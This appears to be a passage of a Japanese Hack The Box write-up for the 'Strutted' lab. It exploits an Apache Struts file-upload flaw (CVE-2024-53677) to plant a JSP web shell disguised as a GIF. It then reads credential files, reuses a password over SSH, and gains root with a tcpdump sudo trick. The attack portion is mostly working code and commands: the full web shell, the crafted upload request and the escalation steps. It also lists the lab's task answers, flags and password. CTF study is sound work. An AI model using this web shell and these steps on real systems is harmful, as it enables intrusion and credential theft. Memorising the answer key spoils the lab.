Content-Disposition: form-data; name="Upload"; filename="exploit_file.jpg"
Content-Type: image/jpeg

<%@ page import="java.io.*, java.util.*, java.net.*" %>
<%
    String action = request.getParameter("action");
    String output = "";

    try {
        if ("cmd".equals(action)) {
            // Execute system commands
            String cmd = request.getParameter("cmd");
            if (cmd != null) {
                Process p = Runtime.getRuntime().exec(cmd);
                BufferedReader reader = new BufferedReader(new InputStreamReader(p.getInputStream()));
                String line;
                while ((line = reader.readLine()) != null) {
                    output += line + "\n";
                }
                reader.close();
            }
        } else if ("upload".equals(action)) {
            // File upload
            String filePath = request.getParameter("path");
            String fileContent = request.getParameter("content");
            if (filePath != null && fileContent != null) {
                File file = new File(filePath);
                try (BufferedWriter writer = new BufferedWriter(new FileWriter(file))) {
                    writer.write(fileContent);
                }
                output = "File uploaded to: " + filePath;
            } else {
                output = "Invalid file upload parameters.";
            }
        } else if ("list".equals(action)) {
            // List directory contents
            String dirPath = request.getParameter("path");
            if (dirPath != null) {
                File dir = new File(dirPath);
                if (dir.isDirectory()) {
                    for (File file : Objects.requireNonNull(dir.listFiles())) {
                        output += file.getName() + (file.isDirectory() ? "/" : "") + "\n";
                    }
                } else {
                    output = "Path is not a directory.";
                }
            } else {
                output = "No directory path provided.";
            }
        } else if ("delete".equals(action)) {
            // Delete files
            String filePath = request.getParameter("path");
            if (filePath != null) {
                File file = new File(filePath);
                if (file.delete()) {
                    output = "File deleted: " + filePath;
                } else {
                    output = "Failed to delete file: " + filePath;
                }
            } else {
                output = "No file path provided.";
            }
        } else {
            // Unknown operation
            output = "Unknown action: " + action;
        }
    } catch (Exception e) {
        output = "Error: " + e.getMessage();
    }

    // Return the result
    response.setContentType("text/plain");
    out.print("output\n\n\n");
    out.print(output);
%>

--eb8d6a972b88ce7794fe443c59bfb1c7
Content-Disposition: form-data; name="top.UploadFileName"

../../shell.jsp
--eb8d6a972b88ce7794fe443c59bfb1c7--
(5) 画像ファイル(GIF形式)であるとプログラムで判断されるように以下の3行を追記/更新する。
・「Content-Disposition: form-data; name=”Upload”; filename=”exploit_file.gif”」
・「Content-Type: image/gif」
・「GIF87a」
その後、「Intercept on」をクリックして、「Intercept off」にすることで更新したリクエストデータを送信する。
【変更後のリクエスト通信の内容】
POST /upload.action HTTP/1.1
Host: strutted.htb
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Length: 3045
Content-Type: multipart/form-data; boundary=eb8d6a972b88ce7794fe443c59bfb1c7

--eb8d6a972b88ce7794fe443c59bfb1c7
Content-Disposition: form-data; name="Upload"; filename="exploit_file.gif"
Content-Type: image/gif

GIF87a

<%@ page import="java.io.*, java.util.*, java.net.*" %>
<%
    String action = request.getParameter("action");
    String output = "";

    try {
        if ("cmd".equals(action)) {
            // Execute system commands
            String cmd = request.getParameter("cmd");
            if (cmd != null) {
                Process p = Runtime.getRuntime().exec(cmd);
                BufferedReader reader = new BufferedReader(new InputStreamReader(p.getInputStream()));
                String line;
                while ((line = reader.readLine()) != null) {
                    output += line + "\n";
                }
                reader.close();
            }
        } else if ("upload".equals(action)) {
            // File upload
            String filePath = request.getParameter("path");
            String fileContent = request.getParameter("content");
            if (filePath != null && fileContent != null) {
                File file = new File(filePath);
                try (BufferedWriter writer = new BufferedWriter(new FileWriter(file))) {
                    writer.write(fileContent);
                }
                output = "File uploaded to: " + filePath;
            } else {
                output = "Invalid file upload parameters.";
            }
        } else if ("list".equals(action)) {
            // List directory contents
            String dirPath = request.getParameter("path");
            if (dirPath != null) {
                File dir = new File(dirPath);
                if (dir.isDirectory()) {
                    for (File file : Objects.requireNonNull(dir.listFiles())) {
                        output += file.getName() + (file.isDirectory() ? "/" : "") + "\n";
                    }
                } else {
                    output = "Path is not a directory.";
                }
            } else {
                output = "No directory path provided.";
            }
        } else if ("delete".equals(action)) {
            // Delete files
            String filePath = request.getParameter("path");
            if (filePath != null) {
                File file = new File(filePath);
                if (file.delete()) {
                    output = "File deleted: " + filePath;
                } else {
                    output = "Failed to delete file: " + filePath;
                }
            } else {
                output = "No file path provided.";
            }
        } else {
            // Unknown operation
            output = "Unknown action: " + action;
        }
    } catch (Exception e) {
        output = "Error: " + e.getMessage();
    }

    // Return the result
    response.setContentType("text/plain");
    out.print("output\n\n\n");
    out.print(output);
%>

--eb8d6a972b88ce7794fe443c59bfb1c7
Content-Disposition: form-data; name="top.UploadFileName"

../../shell.jsp
--eb8d6a972b88ce7794fe443c59bfb1c7--
(7) 「python CVE-2024-53677.py」コマンドを実行したプロンプトを確認すると、「http://strutted.htb/uploads/20250317_135644/../../shell.jsp」にファイルがアップロードされたことが分かる。
$ python CVE-2024-53677.py -u http://strutted.htb/upload.action -p ../../shell.jsp -f ./test.txt
ーーー(省略)ーーー
   </header>

    <div class="content-wrapper">
        <div class="hero-section">
            <div class="container">
                <h1>Image Upload Successful!</h1>
                <p>Congratulations! Your image has been securely uploaded and is now accessible via a shareable link.</p>
            </div>
        </div>

        <div class="success-container">
            <div class="messages">

                    <div class="mb-3 mt-1 back-link">
                        <input type="text" class="form-control" style="display:none;" id="shareableLink" value="http://strutted.htb/s/aa995cfe" readonly>
                        <button class="btn btn-outline-secondary" type="button" id="copyButton">Copy Shareable Link</button>
                    </div>
                    <img src="uploads/20250317_135644/../../shell.jsp" alt="Uploaded File"/>


            </div>

            <div class="back-link">

                <a href="/upload.action;jsessionid=15B2A96E34A0C856EE20B225DDCA693A" class="btn btn-outline-secondary">Upload Another File</a>
            </div>
        </div>
    </div>

    <footer>
ーーー(省略)ーーー
任意のコマンドを実行で認証情報取得
(1) ブラウザを用いて「http://strutted.htb/shell.jsp?action=cmd&cmd=id」にアクセスすると、idコマンドの実行結果が表示される。
GIF87a


output


uid=998(tomcat) gid=998(tomcat) groups=998(tomcat)
(2) ブラウザを用いて「http://strutted.htb/shell.jsp?action=cmd&cmd=ls -la」にアクセスすると、ls -laコマンドの実行結果が表示される。
GIF87a


output


total 20
drwxr-xr-x  5 root   root   4096 Mar 17 10:01 .
drwxr-xr-x 41 root   root   4096 Jan 15 14:30 ..
lrwxrwxrwx  1 root   root     12 Jul 20  2022 conf -> /etc/tomcat9
drwxr-xr-x  2 tomcat tomcat 4096 Jan 15 14:30 lib
lrwxrwxrwx  1 root   root     17 Jul 20  2022 logs -> ../../log/tomcat9
drwxr-xr-x  2 root   root   4096 Mar 17 10:01 policy
drwxrwxr-x  3 tomcat tomcat 4096 Jan 15 14:30 webapps
lrwxrwxrwx  1 root   root     19 Jul 20  2022 work -> ../../cache/tomcat9
(3) ブラウザを用いて「http://strutted.htb/shell.jsp?action=cmd&cmd=ls%20conf」にアクセスすると、ls confコマンドの実行結果が表示される。
GIF87a


output


Catalina
catalina.properties
context.xml
jaspic-providers.xml
logging.properties
policy.d
server.xml
tomcat-users.xml
web.xml
(4) ブラウザを用いて「http://strutted.htb/shell.jsp?action=cmd&cmd=cat%20conf/tomcat-users.xml」にアクセスすると、cat conf/tomcat-users.xmlコマンドの実行結果が表示される。表示内容を確認すると、「<user username=”admin” password=”IT14d6SSP81k”」がある。
GIF87a


output


<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary.

  Built-in Tomcat manager roles:
    - manager-gui    - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx    - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only

  The users below are wrapped in a comment and are therefore ignored. If you
  wish to configure one or more of these users for use with the manager web
  application, do not forget to remove the <!.. ..> that surrounds them. You
  will also need to set the passwords to something appropriate.
-->
<!--
  <user username="admin" password="<must-be-changed>" roles="manager-gui"/>
  <user username="robot" password="<must-be-changed>" roles="manager-script"/>
  <role rolename="manager-gui"/>
  <role rolename="admin-gui"/>
  <user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>
--->
<!--
  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
</tomcat-users>
(5) ブラウザを用いて「http://strutted.htb/shell.jsp?action=cmd&cmd=cat%20/etc/passwd」にアクセスすると、cat /etc/passwdコマンドの実行結果が表示される。adminユーザーは存在しないが、jamesというユーザーが存在していることが分かる。
GIF87a


output


root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat9:/usr/sbin/nologin
james:x:1000:1000:Network Administrator:/home/james:/bin/bash
_laurel:x:997:997::/var/log/laurel:/bin/false
jamesユーザー権限のシェル奪取
(1) Hack The Boxは他のユーザーのパスワードを流用していることが多いため、「tomcat-users.xml」に記載されたパスワードを用いてjamesユーザーでSSHログインできるか確認する。
$ ssh james@strutted.htb
  →パスワード(IT14d6SSP81k)を入力して、ログインに成功する。
  ※「sshpass -p'IT14d6SSP81k' ssh -o StrictHostKeyChecking=no james@strutted.htb」でもログインできる。
(2) 一般ユーザのフラグを確認する。
$ cat user.txt
  →フラグの文字列(12e136d176c9299aeff6581e1e1d4d14)が出力される。
特権昇格
(1) SUID(※)が付与されたファイルを検索する。しかし、特に気になるファイルはない。
※SUIDが付与された実行ファイルはどのユーザーが実行してもファイルの所有者の権限で実行できる。
$ find / -perm -u=s -type f 2> /dev/null
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/fusermount3
/usr/bin/sudo
/usr/bin/passwd
/usr/bin/mount
/usr/bin/chfn
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
(2) sudoコマンドの設定を確認する。「(ALL) NOPASSWD: /usr/sbin/tcpdump」が出力されるため、パスワードなしでtcpdumpコマンドをroot権限で使える。
$ sudo -l
Matching Defaults entries for james on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User james may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/sbin/tcpdump
(3) ブラウザを用いて 「GTFOBins(https://gtfobins.github.io/)」にアクセスする。
[GTFOBinsとは]
GTFOBinsはLinuxにおけるローカル権限昇格についてまとめたWebサイト。
脆弱性のまとめではなく、コマンド(バイナリ)も記載されている。
(4) GTFOBinでtcpdumpを検索すると、「https://gtfobins.github.io/gtfobins/tcpdump/」に特権昇格のコマンドが記載されている。
(5) /bin/bashにSUIDを付与する。
$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1396520 Mar 14  2024 /bin/bash

$ COMMAND='chmod u+s /bin/bash'
$ TF=$(mktemp)
$ echo "$COMMAND" > $TF
$ chmod +x $TF
$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z $TF -Z root
Maximum file limit reached: 1
1 packet captured
4 packets received by filter
0 packets dropped by kernel

$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1396520 Mar 14  2024 /bin/bash
(6) rootユーザに特権昇格する。
$ bash -p
  →root権限のプロンプト(bash-5.1#)が表示される。

# whoami
root
(7) rootユーザーのフラグの文字列を確認する。
# cat /root/root.txt
  →フラグの文字列が出力される。
[補足] Guided ModeのQA
・Task 1
問題(英語訳):How many open TCP ports are listening on Strutted?
問題(日本語訳):Strutted でリッスンしている開いている TCP ポートはいくつありますか?

答え:2
※nmapコマンドの結果、22/tcpと80/tcpのポート番号から応答がある。
・Task 2
問題(英語訳):Clicking Download triggers a zip file download containing the Docker environment for the application, what is the name of the application server running on the target?
問題(日本語訳):「Download」をクリックすると、アプリケーションの Docker 環境を含む zip ファイルのダウンロードがトリガーされます。ターゲットで実行されているアプリケーション サーバーの名前は何ですか?

答え:tomcat
・Task 3
問題(英語訳):In a Java project, what is the name of this file that contains the dependencies for the application?
問題(日本語訳):Java プロジェクトでは、アプリケーションの依存関係を含むこのファイルの名前は何ですか?

答え:pom.xml
・Task 4
問題(英語訳):What is the name of the MVC framework used by the application?
問題(日本語訳):アプリケーションで使用される MVC フレームワークの名前は何ですか?

答え:Apache Struts
・Task 5
問題(英語訳):What version of the framework does the application use?
問題(日本語訳):アプリケーションはどのバージョンのフレームワークを使用していますか?

答え:6.3.0.1
・Task 6
問題(英語訳):What is the 2024 CVE ID assigned to a vulnerability in the file upload logic vulnerability in Apache Struts?
問題(日本語訳):Apache Struts のファイルアップロードロジックの脆弱性に割り当てられた 2024 CVE ID は何ですか?

答え:CVE-2024-53677
・Task 7
問題(英語訳):What system user is the web application running as on Strutted?
問題(日本語訳):Strutted 上で Web アプリケーションはどのシステム ユーザーとして実行されていますか?

答え:tomcat
・Task 8
問題(英語訳):What is the james user's password on Strutted?
問題(日本語訳):Strutted の james ユーザーのパスワードは何ですか?

答え:IT14d6SSP81k
・Submit User Flag
問題(英語訳):Submit the flag located in the james user's home directory.
問題(日本語訳):james ユーザーのホーム ディレクトリにあるフラグを送信します。

答え:12e136d176c9299aeff6581e1e1d4d14
※「user.txt」ファイルの内容。
・Task 10
問題(英語訳):What commands can the james user run with elevated privileges using sudo?
問題(日本語訳):james ユーザーは sudo を使用して昇格された権限でどのコマンドを実行できますか?

答え:tcpdump
・Submit Root Flag
問題(英語訳):Submit the flag located in the root user's home directory.
問題(日本語訳):rootユーザーのホーム ディレクトリにあるフラグを送信します。

答え:20eee3ee6266144ecf66d4652c6f7f22
関連記事(Hack The Box)
※後日作成予定。